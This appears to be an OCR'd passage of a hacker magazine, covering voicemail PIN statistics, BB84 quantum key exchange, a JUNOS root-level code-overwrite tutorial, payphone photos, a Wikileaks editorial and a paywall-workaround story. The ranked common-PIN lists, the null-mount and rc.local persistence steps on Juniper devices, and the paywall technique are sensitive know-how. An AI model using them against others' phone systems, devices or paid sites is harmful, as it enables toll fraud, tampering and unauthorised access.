
```
$ genisoimage -r -l RESTORE_X -o
➥ ../disc_x.iso .
```

Roast, test, and enjoy!

Final thoughts

- Remember that this clones and restores the partition's MBR. If you edit your MBR after creating these discs, back up the new one and replace it after restoration, so that you don't lose your other partitions.
- Test your edited script before using it in restore discs.
- This is not a practical means of backing up documents. You cannot access the files within an image without restoring it first. This is best used to create an OS backup.
- Clonezilla (`http://clonezilla.org`) is another great FOSS app that supports ext4 and some other neat features, like multi-core gzip compression (beta).
- I am not responsible for any damage or data loss caused by irresponsible use of this guide.

Greets: JC, pronix, dad, CST, James V.



When it comes to password security, most people know that they should use strong passwords on their computers, but this doesn't stop many of them from using weak passwords on their voice mail. Voice mail passwords, sometimes referred to as PINs, can provide much more than just access to voice mail in an office PBX. Depending on the PBX, it can mean access to the extension's settings, the ability to answer calls remotely, or the power to make calls through the phone system at the business' expense.

I recently had access to configuration information for several thousand phone systems currently in use in the field, which happen to store voice mail passwords in clear text. 40,310 extensions in these systems had passwords. I decided to take this opportunity to compile some interesting statistics based on this real-world data. I put together a few scripts and thought I'd share the results with my fellow readers.

Length of Passwords

This particular system required a minimum of three digits for passwords, up to a maximum of ten digits. I expected that most users would use the bare minimum length, but actually many more people seem to feel better about going above and beyond with a minimum + 1 length password. As you'd expect, very few used the maximum ten digit length. Here's the breakdown:

Length	Occurrences	Percentage
4	22858	56.7%
3	10340	25.6%
6	3164	7.8%
5	2155	5.3%
7	904	2.2%
8	521	1.3%
10	202	0.5%
9	166	0.4%

Over 80% of the passwords were three or four digits; that certainly narrows the field for anyone looking to guess these passwords. Depending on the system and whether it has a delay between password attempts or does any kind of locking after a number of failed attempts, brute-forcing a three or four digit password is well within reason.

Common Passwords

Let's take a look at some commonly used passwords. As you can imagine, with over 80% of the passwords in the three to four digit range, there aren't that many possiblities, so there are lots of duplicate passwords. I decided to limit this to the top 25 most frequently occurring numbers, as the percentages dropped off quite a bit beyond that:

#	Password	Occurrences	%
1)	123	1582	3.9%
2)	1234	1520	3.8%
3)	111	587	1.5%
4)	1111	410	1.0%
5)	999	317	0.8%
6)	007	255	0.6%
7)	333	207	0.5%
8)	555	199	0.5%
9)	369	198	0.5%
10)	0000	180	0.4%
11)	000	152	0.4%
12)	777	146	0.4%
13)	9999	146	0.4%
14)	7777	136	0.3%
15)	6969	129	0.3%
16)	2580	126	0.3%

17)	5555	122	0.3%
18)	2001	119	0.3%
19)	321	116	0.3%
20)	2222	107	0.3%
21)	3333	99	0.2%
22)	7997	98	0.2%
23)	4444	97	0.2%
24)	4748	93	0.2%
25)	2000	85	0.2%

Total percentage: 17.9%

I excluded passwords that are extension numbers above because it's so painfully common it deserves its own statistic. The number of passwords that were the same as the extension number: 3799 (9.4%). Yikes!

The passwords above account for more than 25% of all passwords in the data, meaning there's a one in four chance of guessing an extension's password using just these 26 passwords. If someone's goal is to make calls through a phone system, then all they may need is control of one extension. Being able to break one out of four extension passwords quickly is more than enough.

Words in Digits

Some PBXs refer to the passwords as PINs, some as passwords. Since this system refers to them as passwords, I was curious how many people took that to heart and entered their passwords as a word on their phone keypad. I took a dictionary file and wrote a script that converted it to digits based on a phone keypad, then compared it to the passwords in the data. Of course, I can't tell for sure that these were entered on purpose, but I limited the search to five to ten digit passwords since smaller passwords had a higher chance of being purely coincidence.

While there weren't any major standouts as far as commonality goes, there were some that caught my eye that I doubt were coincidence:

Password	Occurrences
stuff	9
elephant	6
enter	5
dragon	3
swinger	3
warlock	3
magician	2
president	2
hobbit	1
lollipop	1
messages	1
rosebud	1
secret	1
swordfish	1

Most of these are pretty amusing, and I think many of the words being a little geekier makes sense; users who are somewhat more security conscious are probably a little geekier and are entering a longer number in a way that they can easily remember. Although the occurrence of "president" made me picture the president of a small company who thinks way too highly of himself.

A Few Others

There were a few more passwords I just had to search for:

Password	Occurrences	%
007 & 007007	334	0.8%
666	84	0.2%
420	17	0.0%
1984	10	0.0%
8675309	5	0.0%
2600	3	0.0%
314159	1	0.0%

Wrapping up

The results weren't all that surprising:

1. People use short passwords.
2. They tend to use their extension number or sequential or repetitive sequences.

There are many people who can count to four, others who think they're James Bond and many more who can't be bothered with remembering a number other than their extension. I would guess that many of the seven or ten digit passwords could be phone numbers, maybe even the office that the phone system is at, but I don't have a great way of verifying that idea.

If you're a PBX administrator, it may be difficult to police your users' passwords. Your best bet is to make sure your PBX doesn't allow any remote access that isn't absolutely necessary, such as calling through the system remotely or forwarding an extension remotely to an outside phone number. Don't assume that remote access features aren't enabled by default; double-check, as some PBXs ship with them enabled. Of course, you'll need to make sure these settings can't be altered remotely either.

Overall, it seems that people just don't care about the security of their PBX extensions. Once their office gets a $30,000 phone bill from one long weekend of international calls through their hacked extension, maybe they'll give it a little more thought - and odds are it will happen sooner rather than later.

Private Key Exchange Using Quantum Physics

by Jared DeWitt

This article explains how the BB84 protocol functions. The short answer is quantum indeterminacy, yet the specifics are fascinating and easier to understand than might at first appear.

The BB84 was developed by Charles H. Bennett and Gilles Brassard together in 1984 so, while this protocol is not new by any means, its use is very new. For example, in 2007 this protocol was used to transmit ballot results for the Swiss elections, making news all over the world.

Alice and Bob can help explain how this works. Alice is trying to share a private key with Bob. They're in separate physical locations, but they have a fiber line connecting them. In addition, an eavesdropper (Eve) has tapped their fiber line, hoping to intercept their private key exchange (what a cunning little devil she is!).

Alice sends a randomly generated key to Bob, which she transmits bit by bit. Our "bits" in this protocol are actually photons going down the fiber line, one at a time. The BB84 protocol uses four states of photon polarization comprised into two basis, rectilinear and diagonal. In a rectilinear basis the photon can have horizontal or vertical polarization, and in a diagonal basis it can have left or right polarization, for a total of four possible orientations. So Alice doesn't just send any old photon down the line, but instead slaps one of those four polarization states on each one, keeping track of everything she sends. So how does that make a 1 or 0 for our binary bits? To put it simply, horizontal and left are going to equal binary 0, and vertical and right are going to equal binary 1.

Let's check in on Bob, who just got his first photon from Alice. In order to determine whether this photon is a 1 or a 0, he has to measure its polarization. The problem is that Bob can't just look at it and know what its polarization is. If the photon's polarization is rectilinear, for example, then he has to measure it as rectilinear. If he doesn't, then the photon will change its polarization randomly to one in the basis he measures the photon in. To help you understand this, think of trying to see what color a bouncy ball is. The bouncy ball can only be one of four colors (red, blue, yellow, or green). You have one set of glasses that can only see red and blue, and another set of glasses that can only see yellow and green. You have to choose which glasses to view the ball with. If you use your red/blue glasses and the ball is actually green, the ball will magically change colors to either red or blue and stay that way (elementary particles are tricky little bastards). So what does Bob do? He has no idea how to measure it, so he guesses and keeps track of what basis he used to measure the photon with. He gets his answer and waits for the next photon. This process is done until he's received the entire key from Alice, the length of which they had previously determined.

Now both Alice and Bob have the key, but because Bob had to guess between the two bases in which to measure, their keys are going to vary. Since Bob had a 50% chance of guessing the correct basis used by Alice on a given photon, about half of his bits aren't going to match up. This is corrected when Bob and Alice use a public medium (telephone, email, IM, etc.) to let each other know what basis they used for each bit, which allows Bob to throw out the bits that were measured incorrectly. Now they should each have a key which can be used to encrypt their conversation.

So what's Eve up to? Normally, if Eve tapped their fiber line and they used standard protocols to transmit their private key, there is a chance that Eve would also have their key and could listen to their conversation. But in this scenario, Eve would have to guess the basis in which Alice transmitted the photon, just as Bob did. She would then have to retransmit the photon with the correct polarization down the line to Bob. But only 50% of Eve's sent photons would be correct. Since Eve has tampered with the data sent to Bob, he would now have a different key than Alice. The result would be garbled data when their encrypted conversation starts. Bob and Alice would then know that the line had been compromised and would discontinue its use.

This example used photon polarization but could easily be adaptable to use electrons and their spin. I know this doesn't share the same spirit of the rest of the articles in this publication, but hopefully you're starting to think about the future of security. In just a few years, it's going to be a strange new world.

How to overwrite JUNOS # proprietary code

by Anonymous

Basic Description

Beyond the configuration and monitoring interfaces on Juniper devices that run JUNOS, there is the underlying code that allows the devices to operate. This code is locked away, using many methods, in an attempt to keep the owner of the device from accessing it. This tutorial will teach you how to break into that code in order to insert your own algorithms.

Basic strategy

The basic strategy of this tactic is to copy files from an area of the hard drive which you can't edit into an area that you can edit, edit them, and then null mount them over their original location.

In order to accomplish this, you must have either root access on, or physical access to, the device. Assuming you have root access, you probably also have a very good understanding of BSD/Unix file systems and WebUI systems. Although this strategy applies to more than just the WebUI, we'll be using it as the example here.

Step by step commands

The first step is to log in to the device as the root user, using either telnet, ssh, or a console. The root user logs in to the underlying shell instead of the user interface. The following commands then illustrate the basic strategy:

```
% cd ~
% mkdir junosHack
% find / | grep "junosscript.php"
```

(The next command is dependent on the previous grep output and JUNOS version.)

```
% cp -r /root/etc/packages/mnt/
jweb
➥-9.5R1.8/html/core ~/junosHack/
% vi ~/junosHack/core/junosscript
➥.php
```

(At the top add an echo command to test strategy.)

```
% mount_nullfs /root/etc/packages/
➥mnt/jweb-9.5R1.8/html/core
➥ ~/junosHack/core
```

Your echo command should now appear at the top of every page using the main junosscript.php file.

Note that you have to match the path names to your specific version and device and that you have to choose your echo command and insertion accordingly. Also note that your changes will not be persistent through reboots unless you add the mount null filesystem command to the device's rc.local file, which is run at the end of every boot sequence.

More advanced - Changing WebUI configurations

The actual php.ini file exists in a jail that has files which you will not be able to copy, even with the root account (mostly password and authorization files). Don't worry, you can use a few commands to recreate these files from the ones that you can copy and still edit the configuration files. The reason you need to recreate them is that if you null mount over these sections without the password and authorization information files, then no one will be able to log into the device anymore. It will still function, but anyone managing the device (such as yourself) will be locked out until you fix it from the console or reboot (if you have not made the changes persistent).

```
% cd ~
% mkdir recreatePasswordFiles
% find / | grep "php.ini"
% cp -r /packages/mnt/jweb-
9.5R1.8/
➥jail/etc/ ~/
recreatePasswordFiles/
% vi /recreatePasswordFiles/etc/
➥php.ini
```

*edit memory limits, sessions limits, or whatever you want in the php.ini file

```
% cd ~/recreatePasswordFiles/etc
% pwd_kdb -p -d /packages/mnt/web-
➥9.5R1.8/jail/etc /packages/mnt/j
➥web-9.5R1.8/jail/
etc/master.passwd
```

(Null mount as explained in previous section.)

The examples above were performed on Juniper M120 device for educational and bug-fixing purposes only.

Foreign Payphones

Italy. This neat little row of phones was seen in Venice and is a callback to the times when cell phones didn't even exist. We suspect the voice quality on these models is also much better than today's norm.

Photo by Sean K.

Foreign Payphones

Costa Rica. Seen at Manuel Antonio National Park just south of Quepos on the Pacific coast, this rugged little phone looks like it's been through a lot. We're told the number is 2777-5188.

Photo by EJD

Foreign Payphones

Russia. These were both found in the city of Tiksi, where you need special clearance to visit. The rotary phone on the left was seen at their airport and has likely been there forever. The more modern red phone was in a hotel lobby. You might think this is the most northerly payphone photo we have. You would be wrong. We top this in just a few more photos.

Photo by Robert X

Foreign Payphones

Russia. These were both found in the city of Tiksi, where you need special clearance to visit. The rotary phone on the left was seen at their airport and has likely been there forever. The more modern red phone was in a hotel lobby. You might think this is the most northerly payphone photo we have. You would be wrong. We top this in just a few more photos.

Photo by Robert X

Unusual Payphones

Canada. This was seen in Ottawa in a place where people apparently come to let out all of their frustrations. And we wouldn't be at all surprised if the phone still worked.

Photo by Etienne T

Unusual Payphones

Norway. We believe this to be the most northerly payphone photo we have, found in Ny-Ålesund, one of the settlements on the island of Spitsbergen. Only 750 miles from the North Pole, this phone connects to the world via satellite.

Photo by adder1972

Unusual Payphones

Chile. It may take you a moment or two to even find the payphone here. Seen in Valparaiso, this is an example of how a little bit of decorating can quickly spiral out of control. Those prices, incidentally, are in Chilean pesos and are nothing to panic over.

Photo by Celeste Robert

Unusual Payphones

United States. This is a great example of what can happen when people stop using payphones. Telebeam operates (somewhere) in the streets of New York. Perhaps this is the first truly green phone company.

Photo by Brooke

Asian Payphones

Malaysia. Seen in downtown Kuala Lumpur, this polka dotted phone booth is a rather common sight for this particular brand of phone. We have no info on its square neighbor.

Photo by Nathan Linley

Asian Payphones

Malaysia. Found at the commuter train station in Kajang, here is a phone that has clearly seen far too much sun and advertising.

Photo by Nathan Linley

Asian Payphones

Singapore. This phone was discovered at one of those open air food centers known as "hawker centers." Multicoin and multilingual, there doesn't seem to be much this phone can't do, except take cards.

Photo by Stylie

Asian Payphones

Brunei. Spotted in the Tasek Merimbun Heritage Park in the Tutong district. Not really what we'd call "pay" phones but these days you can apparently just stick a desk phone in a payphone kiosk and get away with it.

Photo by Steve McCain

Mostly Asian Payphones

Thailand. Definitely one of the more alien-looking setups we've seen and the Thai alphabet on the booth only adds to that feel. Found in Chiang Mai near a Buddhist temple, we're not entirely sure if the color scheme on the phone is just a really neat design or the remnants of something truly disgusting that got all over it.

Photo by Martin

Mostly Asian Payphones

Thailand. Definitely one of the more alien-looking setups we've seen and the Thai alphabet on the booth only adds to that feel. Found in Chiang Mai near a Buddhist temple, we're not entirely sure if the color scheme on the phone is just a really neat design or the remnants of something truly disgusting that got all over it.

Photo by Martin

Mostly Asian Payphones

South Korea. It's hard to disagree with the sentiment expressed above this model when you realize that this phone is prepared to cheerily take on any task under the sun. Discovered at the Seoul airport, it's ready to surf the net for either coins or cards.

Photo by John Hilger

Mostly Asian Payphones

United States. Oh how the mighty have fallen. In this section's only non-Asian contribution, we see the continued disrespect that payphones and former payphone kiosks are treated with. Spotted at the Tri-Cities Regional Airport in Blountville, Tennessee, it's apparently become necessary to remind people not to throw their trash into the space where the phone once was.
Photo by Peter Knauer

Unusual Payphones

Japan. What's unusual about this payphone? Well, it's a bit weird to find a phone inside an actual cedar tree - or, at least, what's left of one. Apparently this sort of thing isn't a big deal on the island of Yakushima.

Photo by Kevin Campbell

Unusual Payphones

United States. Seen somewhere on the highway from Alaska to the border with Canada. Unusual in that it's rather hard to find payphones in American cities, let alone in the middle of nowhere.


Photo by Greg Thompson

Unusual Payphones

United States. OK, three guesses as to what's unusual about this one, found at the Dallas/Ft. Worth airport. Give up? It's really unusual for us to feature two American phones on the same page or even in the same issue. (If you thought it was unusual for there to be such a huge buildup to something that turned out not to even exist, that's actually quite common in the States.)

Photo by William Ellis

Unusual Payphones



Spain. This, too, is an unusual sight, seen in the city of Ronda. This abandoned payphone kiosk is right on top of a cliff. But, at least this non-phone doesn't have all sorts of signs advertising its non-presence, plus it fits in pretty well with the surroundings. We might even be able to convince ourselves that this is a monument to an ancient intelligent civilization, long since passed.

Photo by Kim Moser

Payphones in Interesting Places

Iran. This phone relies on a wireless connection and can be found in the countryside and along the highway.

Photo by bvdp

Payphones in Interesting Places

Iran. This somewhat older and scarier model was seen in a suburb of Tehran. A true fortress phone.
Photo by bvdp

Payphones in Interesting Places

United States. Again?! Yes, an unprecedented third American picture in the same issue. This one is interesting because it's one of the last remaining phone booths in New York City. But this one isn't exactly in a place where tourists will come upon it: It was found in the horse stalls at the Belmont racetrack.

Photo by Gregory Kline

Payphones in Interesting Places

Kazakhstan. This phone is inside the walled city of Baikonur, residential hub of the Baikonur Cosmodrome and heart of the Russian space world. Despite being in Kazakhstan, Baikonur is administered by the Russian government, and access is by invitation of the Russian Space Agency only. This box is on Abay Street, the main east-west drag in town.

Photo by Isaac Wilson IV

Payphones of Foreign Lands

Cuba? United States? We honestly don't know. It's that strange bit of reality where the USA somehow has a military base and infamous prison on the land of one of its enemies. And yes, they have payphones there. From the looks of them, they're a lot more American than Cuban. These phones are located in front of the Naval Exchange (the Navy's version of Wal-Mart).

Photo by mavrik72

Payphones of Foreign Lands

Cuba? United States? We honestly don't know. It's that strange bit of reality where the USA somehow has a military base and infamous prison on the land of one of its enemies. And yes, they have payphones there. From the looks of them, they're a lot more American than Cuban. These phones are in front of a furniture store currently undergoing renovations. We're told the phones will be back.

Photo by mavrik72

Payphones of Foreign Lands

Hungary. Found in Budapest, this old style booth is operated by Magyar Telekom (a subsidiary of Germany's Deutsche Telekom, hence the trademark pink handset) and also serves as an ad for a local cafe.

Photo by Erwin Goslawski

Payphones of Foreign Lands

South Africa. In Pretoria, this is a fairly common sight. The payphone operator is a human. You pay them and you get to use the phone for a while. The system uses some sort of VoIP over 3G.

Photo by Breto

Payphones with Distractions

China. Seen in Changsha, the capital of Hunan province. This is where Mao Zedong was supposedly converted to communism. If you look carefully, you should be able to see his statue in the distance.

Photo by Tony Anastasio

Payphones with Distractions

United States. Found in a place called Volcano, California, this phone, like the previous one, also lies in the shadow of a national hero. Superman's plea reads: "Please do not vandalize this phone booth. I have no place else to change clothes."

Photo by Scott Webb

Payphones with Distractions

England. This phone is said to still exist in the George Tavern in East London. The fact that God himself may be trying to get through is overshadowed by the fact that this is actually a true rotary-dial phone.

Photo by Sam

Payphones with Distractions

United States. Seen in New Paltz, New York, it's not really fair to call the message here a distraction to a payphone, since in fact there is no payphone. But the message is one that we must always heed, even if the phone companies won't.

Photo by Rocco Rizzo

Conflict in the Hacker World

It's been an interesting summer, to say the least. We're thrilled at the success and fun of The Next HOPE, our biannual conference which took place in July. But behind the festivities and spreading of knowledge was a story the whole world was watching, one that we found ourselves sucked into and one that was a defining moment in hacker history.

We had decided earlier in the year to have the head of Wikileaks, Julian Assange, as one of our keynote speakers. The wikileaks.org site had been in the news quite a bit after its release of a video showing the killing of civilians in Iraq by the U.S. military.

It was precisely that kind of revelation of the truth, despite many threats, that has always been an inspiration to hackers the world over. At the time, the release of this video was heralded as evidence of a cover-up and potential war crimes. While some believed that any sort of a leak was wrong, the overwhelming sentiment, both here and abroad, saw the uncovering of this evidence as vital to a democratic society.

Yes, there was controversy. But, in retrospect, it was the calm before the storm.

In early June, it was revealed that a suspect in the leak had been apprehended: Army intelligence analyst Bradley Manning. The person who had turned him in was a familiar name in the hacker community: Adrian Lamo. In the past, Lamo had featured prominently in many news stories and had gotten into trouble in 2003 for hacking into a New York Times database. After yet another article about him appeared in Wired earlier this year, Lamo was contacted by Manning and the two began communicating online. Lamo claims to have been told by Manning that he was the source of the leak and that he had also sent 260,000 classified documents to Wikileaks. Shortly afterwards, Lamo contacted the authorities and Manning was arrested.

This was truly a bombshell to all of us and it had far reaching results. For one thing, the claim of there being more than a quarter million additional documents yet to be released made U.S. authorities very interested in talking to Julian Assange. Reliable sources told us that he would most definitely be detained if he entered the country. So we knew that his appearing in person at the conference was, at best, a long shot. But that was nothing compared to the reaction of someone well known in the hacker community blowing a whistle of a different sort. The condemnation was swift and severe.

When word got out that Lamo was planning on attending The Next HOPE, we wondered if things could possibly get any more contentious. We didn't want this to overshadow the rest of the conference, but clearly people were interested and often impassioned by what was going on. In the end, there was only one right decision to make. That was to plunge headlong into the fray and confront the controversy openly. We had admittedly gotten a lot more than we had bargained for, but to try and back away from this or to somehow pretend it wasn't happening would have been dishonest and a bit cowardly. Plus, we had faith in our attendees, many of whom were volunteering to help run the conference. We believed they could handle not only hearing a view that was unpopular, but they would also help ensure that a civil and respectful tone was maintained. We're very proud, but not at all surprised, that this is what happened. The audience got to hear Lamo defend his actions and even ask him questions, and in the end they got to make up their own minds based on what they heard - rather than simply do what they were told.

If you think that this was a simple case of right and wrong, odds are you're covering your ears at some point. There's very little that is simple here. You can believe that everything the U.S. government does is evil and that there is no justification for any sort of secrecy. Or you can just as blindly swear your allegiance to the flag right or wrong, accepting any and all secret classifications of information as valid. As the issues themselves are not simple and clear-cut, so too aren't the players. We have three of them (Assange, Manning, and Lamo), all of whom allege to have been doing what they thought was the right thing at the time and all of whom were reported to have been extremely interested in how those actions would be viewed by the rest of the world. These are very human attributes, for better or worse. And here we have a case of these three individuals coming up against a mechanism that is incapable of understanding anything outside of its own environment, where rules are never challenged and threats are quickly eliminated.

Such welcome naivete forces a real life enactment of the "emperor with no clothes" parable. The obvious is stated despite the rules. The forbidden conversation must now take place, thanks to the ways individuals chose to handle moral dilemmas.

While many believe Bradley Manning, if convicted, should face harsh penalties for leaking the information, including charges of treason and the death penalty, it seems clear from all accounts that his motivation had

nothing to do with helping any enemies, but instead he wanted to expose wrongdoing to the people of the world. That is an honorable and courageous stance for anyone in the military to take, and it is often punished severely. To those who believe that innocent people were put at risk by having sensitive documents released, keep in mind that the lousy security that allowed these leaks to take place was standard operating procedure. No one can say how many "quiet" leaks might have already occurred or how many could have happened in the future. You could just as easily claim that lives were saved by this revelation. Either way, as hackers, we're keenly aware that security flaws and evidence of wrongdoing need to be made public, or they simply get swept under the carpet.

What Julian Assange is doing is also worthy of commendation and has earned him equally venomous promises of revenge of one sort or another. In the typical cynical attitude of those who follow world events, the question is not so much how the CIA will take him down, but when. The fact that this mindset is commonplace indicates that we're not living in the healthiest of societies. Put simply, the job of a journalist is to report the facts. Clearly, there is bias in the way Wikileaks reports these leaks and with regard to what is focused upon. Such bias exists in all media outlets, whether subtle or blatant, and its existence here has no bearing on the facts that are coming out of all of this. Not only is Wikileaks doing exactly what it's supposed to be doing, but its existence is essential for any society that professes to be democratic. The word of the authorities should never be the final one and the contributions of the individual must always be valued.

But we would be remiss to simply go with the flow and say that Adrian Lamo is the personification of evil and must be condemned and "dealt with" as another form of traitor. He, too, is an individual who made a decision based on certain facts. We've been at this long enough to know that it's really easy to say what you would do when faced with the wrath of the authorities, but nobody really knows until it happens to them. It seemed as if he was put in an impossible situation when given the apparent knowledge of these future massive leaks. Not revealing this information could conceivably have put him at severe legal risk, so we cannot in good conscience condemn him for that. What we can condemn him for is for putting himself in the position of being a trusted person to whom such information could be revealed. It's that desire for attention, coupled with another's foolish and naive desire to tell all to a total stranger, that created this monster that now threatens to ruin at least three lives.

We don't need to also become the machine of the system and not look beyond what is convenient for our particular agenda. We have to see the individuals whose varying degrees of idealism, egos, courage, and mistakes made this story. Any one of us could easily find ourselves facing similar scenarios in the years ahead and we can almost guarantee that we'll make the wrong decisions more often than not if we haven't thought it all through.

Only by listening to those whose actions we cannot comprehend can we understand what motivates them. Only by questioning our beliefs can we reinforce them. In the end, we can't really be surprised by the default of uncompromising reaction against transgressions... if we act the same way ourselves. As with anything else, we each must seek out and listen to the evidence, then form our own opinions. That's a valuable lesson that came out of The Next HOPE. We can only hope that level of maturity and calmness is applied elsewhere.

Read All About It! Online security and paid newspaper content

by Yan Tan Tethera

These days, we're all used to being able to read newspapers online for free. Apart from a select few, like *The Wall Street Journal*, which limit access for the most interesting articles to paid-up subscribers, most newspapers give their content away for free online. However, by all indications, that's about to change.

For a few years after 2001, newspapers bizarrely blamed a "post-9/11 advertising slump" for their ever-decreasing sales. However, it's become more obvious that the slow death of the newspaper is down to the scale of choice in the news marketplace. The public can plug straight into the news they want to hear, whether it's geek updates from Slashdot, or a daily dose of hard-hitting, measured and factual reporting from Fox News. Online news services, like BBC News, and broadcast news networks, like CNN, MSNBC, and Fox, are able to offer up-to-the-minute reports, making their once-a-day dead tree counterparts look woefully slow. The fact that the quality of "instant" reporting is often severely lacking (reporter to Uri Geller: "And we're just hearing that your friend Michael Jackson has now been declared dead. How does that make you feel?") is outweighed by the instantaneous nature of the excitement of seeing news as it happens, and being given the chance to select the news you want to see rather than having to wade through pages of stuff you don't care about.

So it is that more and more newspapers are considering turning to paid, online content to make up the shortfall. Rupert Murdoch, whose monolithic News Corporation owns many major national papers across the world–including pioneers of paid content like *The Wall Street Journal*–ominously announced recently that "the current days of the Internet will soon be over." He was referring to the fact that his stable of newspapers intends to switch to charging for online content, potentially even within the next twelve months. *The New York Times*, *Time*, and others are also considering moving to a paid model.

How much of a success charging for news content online will be is a big question for the newspaper industry, especially given that other online news services will remain free. Most notably of these is the BBC, which, as a state-funded corporation, is prohibited from charging for content within the UK, and would probably resist charging residents of other countries in order to maintain its global influence. The other major question for newspapers who plan to charge for their articles is how much focus they place on securing their content, and keeping the non-subscribers out.

In order to show how important security is–or ought to be–to paid content providers, I'm going to concentrate on one example of a website which is already charging for access. Naturally, I'm going to precede it with a disclaimer: the following is for education only; to my understanding, the points made in this story don't break any rules, but do highlight the reasons why anyone providing paid-for content should implement at least basic security measures. Personally, I respect websites which charge appropriate prices for exclusive content, and pay for what I use, and so should you.

As one of the oldest newspapers in the world, the history of the *(London) Times* stretches back to January 1, 1785. The Times Archive, available at `http://archive➥.timesonline.co.uk/`, includes every page of every issue between 1785 and its 200th anniversary in 1985. For its first few weeks online, access to the archive was completely free, as a "taster" before the site switched to a subscription basis. At the time, I was working on my master's thesis, which concerned aspects of post-war British political history, so this free access deal became very useful to my research in gaining contemporary views and reports.

Finding the articles I wanted was easy, with a full text search returning loads of results; the service didn't even require users to sign up. The only problem was that, once I'd found an article I was interested in, I was restricted to viewing only a small part of the page at a time. The developers had implemented an unusual, Javascript-based "viewer" within the results page, which let you read the article you were looking for, and pan around the rest of the page if you felt like it. Of course, there was no obvious way to save a copy of the whole article for future reference, let alone the whole page. The only way that I could see was to repeatedly use the Print Screen key to capture bits of the article, and then mess around in Photoshop to join up the pieces. Since I was planning to come back to the articles throughout my research, I resigned myself to this and started chopping and stitching screenshots of the articles. Around three articles in, I realised copying and pasting small bits of pages in this way would take more time than it was worth, particularly when I was

looking at researching 40-50 articles.

At that point, my geek instincts kicked in. There had to be a better way. Firing up the ever-useful Live HTTP Headers plugin in Firefox, I loaded an article and watched what the Javascript viewer was loading. I was able to determine that the viewer was loading a small piece of the page, with just the selected article visible. But, if I clicked on the "Full Page" button, it downloaded a plain JPEG of the whole newspaper page in one go! All it took was a quick look at Live HTTP Headers, and I could get the direct URL of the whole page JPEG. This sped up my research considerably, meaning I could just download full pages, cut out the articles I needed, and refer back to them later. I saved the JPEGs of the full pages I wanted, and over the next few days started cutting out the articles I was interested in. So far, so good.

Then, the inevitable happened: without warning, the free trial period ended, and the Archive was closed to ordinary visitors. With my research ongoing, I still needed to access more articles. Of course, I could go down to the city's central library to browse back issues on microfilm, but knowing how much time this would take, I decided to try and find a way of continuing to view the articles online.

The first problem was finding a way of searching the Times Archive database without logging in. To my surprise, this was pretty easy to solve: you can search without logging in. The front page of the Times Archive lets you search the entire database from 1785-1985 and returns its results, complete with headline, date of publication, and a thumbnail showing the position of the article on the page. This would prove really useful as a search tool, I thought, even if I wasn't successful and had to go and physically browse back issues at the city library.

